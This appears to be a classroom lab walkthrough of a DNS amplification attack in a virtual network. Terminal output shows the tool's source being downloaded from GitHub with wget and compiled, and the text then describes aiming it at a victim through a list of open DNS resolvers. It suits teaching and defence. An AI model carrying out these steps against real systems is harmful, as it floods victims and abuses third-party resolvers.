

DNS Amplification Attack

1. Here we can see the different attackers and defenders connected to the internet via a switch and an external router.



2. Now we open the attacker's PC and run a basic script of dnssdrdos to help us in the attack.

```
Connected (encrypted) to: GEMU (Instance-00000db9)
Terminal
ubuntu@ubuntu-vm: -
ubuntu@ubuntu-vm:~$ wget https://raw.githubusercontent.com/rodarima/lst/master/p
2/dnssdrdos.c
--2016-02-22 14:58:01-- https://raw.githubusercontent.com/rodarima/lst/master/p
2/dnssdrdos.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.27.79.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.27.79.13
3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15109 (15K) [text/plain]
Saving to: 'dnssdrdos.c.1'


100K[=====] 15,109 --K/s in 0s
2016-02-22 14:58:02 (318 MB/s) - 'dnssdrdos.c.1' saved [15109/15109]

ubuntu@ubuntu-vm:~$ ls
Desktop dnssdrdos.c.1 Downloads ntpdos-master Templates
DNS.c- DNSlist.txt examples.desktop Pictures Videos
dnssdrdos.c Documents Music Public
```

3. Now we need to compile the file using gcc compiler.

```
ubuntu@ubuntu-vm:~$ gcc dnssdrdos.c -o dnssdrdos.o -Wall -ansi
ubuntu@ubuntu-vm:~$ ls
Desktop dnssdrdos.o Downloads ntpdos-master Templates
DNS.c- DNSlist.txt examples.desktop Pictures Videos
dnssdrdos.c Documents Music Public
ubuntu@ubuntu-vm:~$
```


- Copy a list of free DNS addresses in a text file.



- Here, we run the dnssdrdos file with the dnslist, the target IP, and the number of packets sent. So now the attack has started.



- Now on the victim PC, we run Wireshark and we can see that the number of packets is rising rapidly.



- Normally the download speed is around 35 MB/sec but due to DNS amplification attack the speed has been reduced to 25 MB/sec.

